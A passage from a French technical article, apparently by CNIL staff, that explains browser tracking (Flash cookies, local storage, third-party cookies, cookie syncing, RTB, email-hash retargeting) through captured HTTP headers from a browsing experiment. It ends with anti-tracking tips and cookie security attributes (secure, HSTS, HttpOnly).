Linux/Unix (utilisant le logiciel libre Gnash, en remplacement de
Flash Player) :
~/.gnash/SharedObjects/
Dans le cas de chrome (Flash Player est intégré via Pepper Flash
(PPAPI)) :
Windows : %localappdata%\Google\Chrome\User Data\Default\Pepper
Data\Shockwave Flash\WritableRoot\#SharedObjects
Mac OS X : ~/Library/Application Support/Google/Chrome/Default/
Pepper Data/Shockwave Flash/WritableRoot/#SharedObjects/
Linux/Unix : ~/.config/google-chrome/Default/Pepper Data/Shockwave
Flash/WritableRoot/#SharedObjects/
```

Les cookies flash peuvent aussi être affichés dans un navigateur via l'URL suivante (qui permet aussi de régler les paramètres du FlashPlayer) : [http://www.macromedia.com/support/documentation/fr/flashplayer/help/settings\\_manager07.html](http://www.macromedia.com/support/documentation/fr/flashplayer/help/settings_manager07.html).

Le processus d'une application Flash lit directement ces cookies dans les répertoires où ils sont stockés.

À noter : Adobe Flash propose un « mode privé » où les cookies Flash ne sont pas sauvegardés. Celui-ci s'active dans les paramètres Flash lorsque l'on se trouve sur une page contenant un applet Flash.

## 1.4 Local Storage/Stockage web local (HTML5)

HTML5 apporte une nouveauté par rapport à ses prédécesseurs : la possibilité de stocker des données dans le navigateur sans utiliser de cookies. Cette technique, appelée « stockage web local » (ou *local storage*), permet de sauvegarder des volumes de données plus importants qu'avec les cookies (de l'ordre de 5 Mo à 10 Mo pour l'instant contre quelques kilo-octets pour les cookies).

Il existe deux types de stockage web local : le stockage local et le stockage de session, équivalent respectivement aux cookies persistants et aux cookies de session.

Par défaut, les informations contenues dans la base locale ne sont pas systématiquement renvoyées au serveur web à chaque requête. Elles sont cependant récupérables sur demande (par exemple via des instructions JavaScript).

Dans le cas de Mozilla Firefox, ces données sont stockées dans une base de données de type SQLite, nommée **webappsstore.sqlite**. Avec un logiciel



permettant de lire une base de données SQLite, il est possible de consulter ces cookies (par exemple, avec l'extension Firefox SQLite Manager).

À ce jour, peu de sites utilisent cette technique pour identifier les internautes.

## 1.5 Fingerprinting

Le *fingerprinting* consiste à récupérer une « empreinte » du navigateur de l'internaute afin de l'identifier lors de connexions ultérieures.

Le fingerprinting fait l'objet d'un article dédié dans ce dossier.

## 2 Observer le tracking

La méthodologie décrite dans cette partie vise à observer et analyser les traceurs de type « pixels invisibles » et « cookies HTTP » qui demeurent encore de loin les plus utilisés.

Pour les besoins de l'article, nous avons réalisé un parcours de navigation sur Internet comprenant d'abord l'inscription sur quatre sites web d'éditeurs ou d'annonceurs ; puis la navigation sur deux sites de e-commerce avec la mise au panier d'articles ; enfin, la navigation sur un site d'annonceur avec affichage de publicités ciblées. L'objectif est d'illustrer le fait que certains aspects du traçage opéré par les publicitaires au moyen de cookies HTTP peuvent être simplement observés. La méthodologie étant reproductible et basée sur des extensions du navigateur Mozilla Firefox, le lecteur est invité à se livrer à la même expérience.

Les cookies déposés durant ce parcours, au nombre de 505, ont été examinés et sauvegardés avec l'extension *Cookie Manager +* [CookieManager +]. Par ailleurs, les en-têtes HTTP des échanges entre notre navigateur et les serveurs web distants ont été capturés au moyen de l'extension *Live HTTP Headers* [LiveHTTPHeaders]. Cette capture permet par exemple de constater d'autres transmissions de données, connexes à celles réalisées par les cookies :

- les transmissions opérées en cas d'appel de pixels invisibles ;
- le chaînage des appels de serveurs publicitaires et les dépôts/lectures de cookies qui en résultent dans le cadre d'une enchère publicitaire (RTB, voir article dédié dans ce dossier) ;
- les partages de cookies (*Cookie Matching*).

## 2.1 « Voir l'invisible » : la visualisation graphique avec Cookie Viz

La CNIL met à disposition de tous, sous licence libre (GPLv3), un outil de visualisation qui identifie en temps réel les requêtes HTTP vers des serveurs tiers et les cookies déposés par ces serveurs. Des alternatives à cet outil existent, comme Lightbeam. L'avantage majeur de CookieViz sur les autres outils similaires est qu'il est capable de visualiser les cookies de l'ensemble des navigateurs.

Concrètement, CookieViz analyse les interactions entre votre ordinateur, votre navigateur et les sites et les serveurs distants contactés au cours de la navigation.




Fig 1 : CookieViz permet d'afficher les acteurs tiers contactés lors de la visite d'un site web.

## 2.2 L'analyse des caractéristiques des cookies avec Cookie Manager +

Pendant la vingtaine de minutes qu'a duré l'expérience, 505 cookies ont été déposés. La très grande majorité (378) sont des cookies tiers (« *third party* »), déposés par des serveurs web de domaines distincts du site web visité. Ils sont appelés suite à l'exécution de tags (images, code JavaScript) fournis par les prestataires et intégrés au code HTML de la page web. Une minorité (127) sont des cookies déposés et lus par les serveurs web des sites visités (« *first party* »). Cependant, certains de ces cookies peuvent avoir une finalité publicitaire (certains gros sites ont leur propre régie) ou être des « faux cookies internes », c'est-à-dire des cookies dont le domaine est celui du site, mais qui sont liés à des prestations réalisées par des tiers. C'est par exemple le cas des cookies de mesure d'audience « Google Analytics », présents sur la majorité des sites internet,



et dans notre expérience, sur les 7 sites visités. Ils ont pour noms : **\_ga**, **\_gat**, **\_utma**, **\_utmb**, **\_utmc**, **\_utmt**, **\_utmz** et **\_utmz**. Ces derniers sont lus par le serveur web du site, mais d'autres requêtes HTTP transmettent leur contenu (par passage en paramètre) aux serveurs de Google. Un blocage des cookies tiers est donc inefficace pour bloquer ce type de cookies.

Certains des cookies tiers qui ont été déposés ont des finalités liées aux boutons de partage sur les réseaux sociaux ou à la mesure d'audience. La majorité de ces cookies semble en revanche avoir des finalités publicitaires et certains contiennent des identifiants uniques du navigateur de l'internaute. Si les noms de domaine peuvent faire apparaître des noms d'acteurs publicitaires, les noms des cookies peuvent également être parlants.

Ainsi, une simple recherche des cookies dont le nom contient la chaîne « uid » (pour « user id ») en fait apparaître 53. En voici quelques-uns :

| Name       | Content                                     |
|------------|---------------------------------------------|
| tuuid      | c14addded-4e0c-4d71-a6f4-9708cbddb5d8       |
| uid        | 55959865148fd61d                            |
| uid        | 3473260044279437134                         |
| ADGRX_UID  | 9f771234-20f5-11e5-864d-1b9c040036e2        |
| uids       | @DDF>B@NKu@j`BDz{TMiQuFgH{  @DCF>>          |
| uuid2      | 8186779241047110843                         |
| uid-bp-171 | 4527209332083766415                         |
| uid-bp-951 | 8186779241047110843                         |
| __cfduid   | dfb309ba5b4dae0b7d673fe2120051a151435867904 |
| uuid       | 67575228785204373                           |
| uid        | 7821592229675861147                         |

Fig 2 : De nombreux cookies ont pour nom « ...uid... ».

Comme on peut le constater, ils contiennent en général des **numéros identifiants uniques** du navigateur de l'utilisateur en général au format décimal, hexadécimal ou chiffré. L'acteur publicitaire « reconnaît » ainsi le navigateur de l'utilisateur grâce à ce numéro, les données de navigation et d'analyse étant stockées en base, côté serveur.

Mais certaines régies peuvent faire le choix de stocker également une synthèse du profil publicitaire de l'internaute dans les cookies, côté client.

Ils sont en général dans des formats encodés :

```
Name:      evt
Path:      /
Content:    *1S%2fN18ZLCh3bw%2fvduq5tHqo1uw%2biQjzBVvt2
            YCDBgp4%3d
```

D'une part, si les numéros d'identification de l'internaute sont propres à chaque acteur publicitaire, le cloisonnement des lectures et dépôts de cookies étant garanti par la « *same-origin-policy* » du navigateur, on peut remarquer que certains cookies de domaines différents utilisent le même identifiant. Comme évoqué dans l'article sur le RTB de ce dossier, c'est une conséquence du partage de cookies (« *cookie matching* » ou « *cookie syncing* ») sur laquelle nous reviendrons. À ce stade, ce point peut être facilement constaté en opérant un tri dans la colonne « Content » de *Cookie Manager+* :

| <input type="checkbox"/> | Site                | Name       | Content             |
|--------------------------|---------------------|------------|---------------------|
| <input type="checkbox"/> | tradelab.fr         | uuid2      | 8186779241047110843 |
| <input type="checkbox"/> | adnxs.com           | uuid2      | 8186779241047110843 |
| <input type="checkbox"/> | ads.stickyadstv.com | uid-bp-951 | 8186779241047110843 |
| <input type="checkbox"/> | rubiconproject.com  | put_3876   | 8186779241047110843 |
| <input type="checkbox"/> | rubiconproject.com  | put_1986   | 8186779241047110843 |
| <input type="checkbox"/> | sddan.com           | map_nexus  | 8186779241047110843 |
| <input type="checkbox"/> | burstnet.com        | BI77335    | 8186779241047110843 |

Fig 3 : Illustration du « *cookie matching* ».

D'autre part, l'examen **des durées de vie des cookies** peut être également un indice sur une finalité de traçage dans le temps. Dans notre expérience, 219 cookies (soit 43 %) ont une durée de vie supérieure ou égale à un an, certains pouvant avoir des durées très longues :

```
Name:      uids
Path:      /
Content:    @DDF>B@NKu@j`BDz{TMiQuFgH{||@DCF>>
Content raw: @DDF>B@NKu@j`BDz{TMiQuFgH{||@DCF>>
Expires:    dim. 27 sept. 2037 02:00:13 CEST
```

## 2.3 Pour aller plus loin : l'analyse des en-têtes des requêtes HTTP

### 2.3.1 Dépôts et lectures de cookies de tracking dans les en-têtes HTTP

Les dépôts et lectures de cookies peuvent facilement être observés dans l'examen des en-têtes HTTP. Les dépôts et modifications de cookies apparaissent par le biais de l'instruction « Set-cookie » de la réponse du serveur web. Les cookies associés à un nom de domaine et déjà présents sur le navigateur sont systématiquement fournis (modulo des restrictions éventuelles sur les sous-domaines) dans le champ « Cookies » du navigateur. Par exemple, voici deux requêtes HTTP vers un serveur publicitaire :

```
http://ib.adnxs.com/getuidnb?http%3A%2F%2Fp.crm4d.com%2Fsync%2Fappnexus%2Fs.gif%3Fuid%3D%24UID

GET /getuidnb?http%3A%2F%2Fp.crm4d.com%2Fsync%2Fappnexus%2Fs.gif%3Fuid%3D%24UID HTTP/1.1
Host: ib.adnxs.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.6.0
[...]
Referer: http://www.monsite-ecommerce.com/
Connection: keep-alive

HTTP/1.1 302 Found
[...]
Expires: Sat, 15 Nov 2008 16:00:00 GMT
P3P: policyref="http://cdn.adnxs.com/w3c/policy/p3p.xml", CP="NOI DSP COR ADM PSAd PSDo OURO SAMO UNRO OTRo BUS COM NAV DEM STA PRE"
X-XSS-Protection: 0
```



```
Location: http://ib.adnxs.com/bounce?%2Fgetuidnb%3Fhttp%253A%252F%252Fp.crm4d.com%252Fsync%252Fappnexus%252Fs.gif%253Fuid%253D%2524UID
Content-Type: text/html; charset=utf-8
Set-Cookie: sess=1; Path=/; Max-Age=86400; Expires=Fri, 03-Jul-2015 20:00:16 GMT; Domain=.adnxs.com; HttpOnly
Set-Cookie: uuid2=66106801265861589; Path=/; Max-Age=7776000; Expires=Wed, 30-Sep-2015 20:00:16 GMT; Domain=.adnxs.com; HttpOnly
Date: Thu, 02 Jul 2015 20:00:16 GMT
Content-Length: 0
```

On peut observer qu'en réponse à cette requête, deux cookies sont déposés, l'un d'eux contenant un identifiant unique (uuid2). Lors de la requête suivante vers la régie, les cookies seront donc « servis » par le biais de l'en-tête « cookie » des requêtes HTTP :

```
http://ib.adnxs.com/getuid?http://mapping.nxtck.com/rtb/um?n=msn&gid=$UID&uid=e4647673-7aac-4a24-94f6-8103db8ada8d&cb=1123713856&redir=http%3A%2F%2Fib.adnxs.com%2Fseg%3Fadd%3D209359%2526redir%253Dhttp%25253A%25252F%25252Fib.adnxs.com%25252Fsetuid%25253Fent%25253D70%252526code%25253De4647673-7aac-4a24-94f6-8103db8ada8d

GET /getuid?http://mapping.nxtck.com/rtb/um?n=msn&gid=$UID&uid=e4647673-7aac-4a24-94f6-8103db8ada8d&cb=1123713856&redir=http%3A%2F%2Fib.adnxs.com%2Fseg%3Fadd%3D209359%2526redir%253Dhttp%25253A%25252F%25252Fib.adnxs.com%25252Fsetuid%25253Fent%25253D70%252526code%25253De4647673-7aac-4a24-94f6-8103db8ada8d
HTTP/1.1
Host: ib.adnxs.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.6.0
Accept: image/png, image/*; q=0.8, */*; q=0.5
Accept-Language: fr, fr-fr; q=0.8, en-us; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.monsite-ecommerce.com/
Cookie: sess=1; uuid2=66106801265861589
Connection: keep-alive
```

### 2.3.2 La mise en commun d'identifiants (le « cookie syncing » ou « cookie matching »)

Une recherche dans les captures HTTP de l'identifiant cookie observé précédemment et commun à plusieurs acteurs publicitaires, montre plusieurs requêtes. Par exemple celle-ci :

```
http://map.sddan.com/MAP.d?mn=nexus&mv=8186779241047110843

GET /MAP.d?mn=nexus&mv=8186779241047110843 HTTP/1.1
Host: map.sddan.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.6.0
Accept: image/png, image/*; q=0.8, */*; q=0.5
Accept-Language: fr, fr-fr; q=0.8, en-us; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.monsite-ecommerce.com/
Cookie: SDDAN=U9RISYRH8PSAAOH4IZXAXWA5SURLYBF7
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Thu, 02 Jul 2015 20:00:17 GMT
```

```
Content-Type: image/gif
Transfer-Encoding: chunked
X-Powered-By: PHP/5.4.41-0+deb7u1
Set-Cookie: map_nexus=8186779241047110843; expires=Sun, 26-Jun-2016 20:00:17 GMT; domain=.sddan.com
Via: 1.1 google
Expires: Thu, 02 Jul 2015 20:00:17 GMT
Cache-Control: private
```

On peut voir que cette requête transmet, par passage en paramètre de l'URL, l'identifiant « 8186779241047110843 » et qu'en retour, le serveur web dépose un cookie avec le même identifiant, et cette fois associé à son nom de domaine.

On peut également observer, dans le fichier de capture, que de nombreuses autres requêtes transmettent cet identifiant en paramètre, mais sans dépôt de cookie en retour.

Dans tous les cas, il s'agit de partage/synchronisation de cookies opérés dans le cadre d'enchères publicitaires — le « *matching* » étant réalisé côté client ou côté serveur. Dans ce dernier cas, des tables de correspondance entre les identifiants des différentes régies et acteurs sont construites au niveau des échangeurs et/ou des régies elles-mêmes (ou d'autres acteurs intermédiaires). Cela n'est pas sans implication sur l'ampleur du traçage et sur le lien qui peut désormais être fait entre les différentes données collectées par les différents acteurs publicitaires. En effet, le cloisonnement des identifiants par acteur publicitaire, qui prévalait avant l'avènement du RTB, n'a aujourd'hui plus cours (voir article sur le RTB dans ce dossier).

### 2.3.3 Mise en évidence du RTB par le chaînage des requêtes

L'observation du chaînage des requêtes, par le biais du « Referer » du protocole HTTP qui indique la requête HTTP précédente ayant appelé celle-ci, peut servir à mettre en évidence les appels générés lors des enchères publicitaires (RTB) décrites dans un article de ce dossier. Par exemple la requête suivante :

```
http://bid.g.doubleclick.net/xbbe/invitepixel/set_partner_uid?partnerID=79&partnerUID=85eeb731c50701a62fae6f1bb96edebe&sscs_active=1
GET /xbbe/invitepixel/set_partner_uid?partnerID=79&partnerUID=85eeb731c50701a62fae6f1bb96edebe&sscs_active=1 HTTP/1.1
Host: bid.g.doubleclick.net
[...]
Referer: http://loadex.exelator.com/load//net.php?n=JyUwctujwAQ%2FBUUVbnVSSjPFhNVglbcWqGekWmvzklWPgSpn9fE1Jeb9x2Z1eehxdY6kEQHPiQRIMv1FR3k2u1jzIiexzFDnQJRh6tNhCwdA0SFCQsFkVfot7ayoyUC906FK%2B3mz4tN521Mvj2ZjgZ61MhxPI0TMRnuBUz2SZbNj6Agg9A56XZCEjbAk2C5iLy55cLJGi0N6mCCDwhaig6iErF2v001HDsdGbQWahSmm%2Fd6UghGwubzZtxC3aAE5hoZvQ09YUFQg1q3diViP8%2FXAEk8Cz9OWYEvuv%2BLLNV%2F7KgTBFrQLBt7rxdBvcVehmDGHtOs6ixr112aytF8W1VC1T3F%2Bv6q7kzMPvZYP41GoeZyMwg5gy81PPD42tRd0rkjmqnKhWjZ0DwyAXR1H5vqqTIF7Awqf1GHUJT2pad1eYuc%2FJp98Qvxx8w%3D&h=3ba0f80e64e874b2dd09ead22a236ef1&ver=2
Cookie: id=22d79de510020013||t=1435867217|et=730|cs=002213fd486980abab9dadcbab2
Connection: keep-alive
```



Il s'agit d'une requête à destination du sous-domaine « bid » (bid=enchère) de « g.doubleclick.net », domaine de la régie publicitaire de Google. Elle est initiée à la suite d'une requête vers un sous-domaine de « exelator.com » qui apparaît dans le « Referer » et qui appartient à la société Exelate. Celle-ci fournit une offre de place des marchés publicitaires (marketplace ou échangeur). L'examen des requêtes met en évidence d'autres requêtes avec le même « Referer » et à destination d'autres acteurs publicitaires.




Figure 5

### 2.3.4 L'adresse électronique comme clé de voûte de l'identification : du « cross canal » au « cross device »

La navigation de l'internaute peut désormais être associée à son adresse électronique, rompant ainsi l'« anonymat » (en fait pseudonymat) annoncé dans la plupart des politiques « cookies » des sites web. D'ailleurs, même sans l'utilisation des techniques décrites dans ce paragraphe, cet « anonymat » relatif du traçage opéré par les cookies peut être rompu par d'autres manières (cf. par exemple [MISC-Analyse]).

Le *retargeting* ou le re-ciblage publicitaire sur des articles consultés par l'internaute sur un site sur lequel il n'est pas inscrit est désormais possible par courriel (« e-mail retargeting »). Il recevra alors des publicités par e-mail pour des produits similaires ou semblables à ceux qu'il a consultés sur des sites internet.

L'internaute pourra par ailleurs être contacté sur un autre canal (cross canal) si la régie publicitaire dispose d'une base plus complète à même d'associer à l'adresse

e-mail, l'adresse postale de l'internaute ou son numéro de mobile, ou si elle paye une prestation « d'enrichissement de base » auprès d'une société spécialisée.

Cette identification de l'internaute est réalisée par des dépôts de cookies contenant un haché (en général SHA1 ou MD5) de son adresse électronique. Ce dépôt s'effectue soit à l'ouverture d'un courrier électronique, soit à la connexion sur un site partenaire (« matching partner », site web A des figures 5 et 6) qui vend cette possibilité d'identification de l'internaute. Ce second cas est expliqué dans les schémas suivants : voir Figures 4 à 6.

Les captures HTTP réalisées mettent en évidence des requêtes et dépôts de cookie du domaine « emailretargeting.com ».

```
Set-Cookie: etuix=FV09KtS1VspzVohjEoHNrb71FLhCpd9WYSont0N8uU01r7CP
ikBnEA--; expires=Tue, 29 Dec 2015 20:12:07 GMT; path=/; domain=
emailretargeting.com
```

Les hachés d'adresses électroniques peuvent aussi être utilisés pour relier les différents terminaux d'un même utilisateur à des fins de prospection publicitaire (PC personnel, professionnel, smartphone, tablette, etc.). C'est ce qu'on appelle le « cross device ».




Figure 4

## 3 Quelques solutions simples pour arrêter (limiter) le traçage

On peut parfois (souvent) lire dans la rubrique cookies des sites internet que l'utilisateur peut s'opposer aux dépôts de cookies en les bloquant via les paramètres de son navigateur, mais qu'après cette action, certaines fonctionnalités du site (souvent essentielles comme la connexion au compte)




Figure 6

seront inopérantes. C'est une incitation habile à accepter tous les cookies...

Voici donc quelques solutions simples, non exclusives, qui limitent fortement le traçage sans entraver la navigation de l'internaute :

1. Utilisation du mode de navigation privée (« ne jamais conserver l'historique » sous Mozilla Firefox). Cela limite la « mémoire » du traçage à une session seulement.
2. Blocage des cookies tiers dans les paramètres du navigateur. Les cookies tiers étant dans la quasi-totalité des cas non techniques et non fonctionnels, cela n'entravera que très peu l'expérience de navigation. À noter que cette solution ne protège cependant pas des « faux cookies first party » comme ceux de Google Analytics par exemple.
3. Utilisation d'extensions limitant ou bloquant les traceurs, par exemple : DoNotTrackMe, Disconnect, Ghostery ou AdblockEdge (qui bloque aussi l'affichage des publicités).
4. Limitation du traçage dans les paramètres d'Adobe Flash.

Pour plus de détails, le lecteur pourra se reporter à une rubrique dédiée sur le site Internet de la CNIL **[CNIL-CONSEILS]**.

Enfin, l'e-mail devenant la clé de voûte d'un traçage plus étendu, et même si cela est plus complexe, car cela nécessite de posséder ou d'acheter son propre nom de domaine, il est recommandé à l'internaute qui souhaite vraiment se protéger d'utiliser un alias de son adresse

e-mail propre à chaque site. Par exemple, sur le site « monjournal », on pourra fournir l'alias (redirection e-mail) « monjournal@domain » où « domain » correspond à notre nom de domaine. Cela permet de plus de détecter l'origine d'une revende induite de l'e-mail à un spammeur et de couper la redirection si nécessaire...

## 4 Appendice : quelques remarques sur la sécurité et les cookies

### 4.1 Les cookies apprécient aussi l'HTTPS – de l'utilité de l'attribut « secure »

La RFC 6265 définit l'attribut **secure** pour les cookies : cet attribut peut-être associé indifféremment à chaque cookie. Lorsqu'il est activé pour un cookie, ce dernier est transmis uniquement à travers un protocole sécurisé.

#### EXTRAIT DE LA RFC 6265

*If the cookie's secure-only-flag is true, then the request-uri's scheme must denote a "secure" protocol (as defined by the user agent).*



Certains sites ne chiffrent pas les données (potentiellement personnelles ou sensibles) contenues dans des cookies qu'ils déposent sur le terminal de l'internaute. Voici, par exemple, l'un des (nombreux) cookies tels que déposés après identification (via le protocole HTTPS). Il contient nom, prénom et e-mail de l'internaute :

```
HTTP/1.1 200 OK
Content-Type: text/javascript; charset=utf-8
Date: Thu, 02 Jul 2015 20:35:07 GMT
Expires: now
Pragma: no-cache
Server: Apache
Set-Cookie: info_user_web=%7B%22jelec%22%3A%7B%22droit%22%3A%7D%
2C%22nom%22%3A%22LABARTHE%22%2C%22prenom%22%3A%22%22Stephane%22%
3A%22%22%22email%22%3A%22slabarthe%40cnil.fr ; path=/; domain=
monsite.fr
Set-Cookie: info_user_web_track=%3Fage%3D%26prof%3D%26abo%3D%26
26civ%3D%26cp%3D%26pays%3D%26pub%3D%26quo%3D%26web%3D%26pub_
lm%3D%26pub_lmfr%3D%26; path=/; domain=monsite.fr
```

Or, de nombreuses pages de « monsite.fr » ne sont pas accessibles en HTTPS. Ainsi, l'internaute, au cours de sa navigation, oscille entre des pages en HTTPS et des pages en HTTP.

Il en résulte que, sur les pages accessibles en HTTP, ce cookie, contenant un certain nombre de données personnelles, est transmis en clair.

Pour contrer ce phénomène, il existe plusieurs solutions. Il est possible d'utiliser l'attribut « secure » sur ce cookie. Ainsi, il sera transmis par le navigateur uniquement lors d'appels de pages utilisant un protocole sécurisé (RFC 6265).

Une autre solution, plus radicale, est de forcer l'utilisation du protocole HTTPS pour l'intégralité du site, via le HSTS.

## 4.2 Le HSTS – politique de chiffrement pour l'intégralité d'un domaine

Le protocole *HTTP Strict Transport Security* [HSTS] est un mécanisme de politique de sécurité proposé pour HTTP permettant à un serveur web d'indiquer au navigateur, s'il est compatible, qu'il doit communiquer avec lui en utilisant une connexion sécurisée.

Lorsque la politique HSTS est active pour un site web, le navigateur de l'utilisateur remplace automatiquement

### ATTENTION À L'UTILISATION DE L'HSTS

N.B. : l'HSTS, mécanisme de sécurité simple, mais relativement puissant, doit être utilisé avec prudence. En cas de difficulté avec les certificats SSL/TLS, un navigateur ayant préalablement activé la politique HSTS se verra dans l'impossibilité d'accéder au site web si l'accès en HTTPS est inopérant.

tous les liens non sécurisés par des liens sécurisés (<http://www.mon-site.fr> devient <https://www.mon-site.fr>). Ainsi, toutes les données transmises, y compris les dépôts et lectures de cookies, le sont sur un canal chiffré.

En cas d'impossibilité d'établir une connexion sécurisée, un message d'alerte est affiché à l'utilisateur.

## 4.3 L'attribut HTTPOnly

Les cookies sont fournis à chaque requête HTTP au serveur web correspondant. Par ailleurs, ils sont accessibles aux fonctions JavaScript qui s'exécutent dans la page. Cela peut représenter un danger et permettre par exemple à des « partenaires » ayant fourni ce type de code d'accéder à d'autres cookies que les leurs ou à un pirate de mener une attaque de type XSS pour « voler » des cookies.

Une bonne pratique, dès lors que le cookie stocke des données sensibles (cookie d'authentification, contenant des données personnelles, etc.), est d'utiliser l'attribut « HTTPOnly » qui indique que le cookie est uniquement accessible via HTTP(s). ■

### Note

\* Les avis, opinions et positions exprimées dans le présent article n'engagent que leur(s) auteur(s) et en aucun cas l'institution à laquelle ils appartiennent.

## ■ Références

[LSO] Local Shared Objects (cookies flash) :

- [https://fr.wikipedia.org/wiki/Objet\\_local\\_partag%C3%A9](https://fr.wikipedia.org/wiki/Objet_local_partag%C3%A9)
- <https://www.adobe.com/fr/special/products/flashplayer/articles/lso/>
- <https://www.adobe.com/fr/support/flashplayer/ts/documents/4c68e546.htm>

[RFC6265] RFC 6265 (*HTTP State Management Mechanism*) : <http://tools.ietf.org/html/rfc6265>

et RFC 2965 <https://tools.ietf.org/html/rfc2965>

[HSTS] HSTS sur Wikipédia :

[https://fr.wikipedia.org/wiki/HTTP\\_Strict\\_Transport\\_Security](https://fr.wikipedia.org/wiki/HTTP_Strict_Transport_Security)

[CookieViz] Dépôt CookieViz sur GitHub :

<https://github.com/LaboCNIL/CookieViz>

[CookieManager +] <https://addons.mozilla.org/fr/firefox/addon/cookies-manager-plus/>

[LiveHTTPHeaders] <https://addons.mozilla.org/fr/firefox/addon/live-http-headers/>

[MISC-Analyse] Article *MISC n°76* (nov./déc. 2014) : « Analyse d'une inscription en ligne : comment vos données fuient sur Internet ».

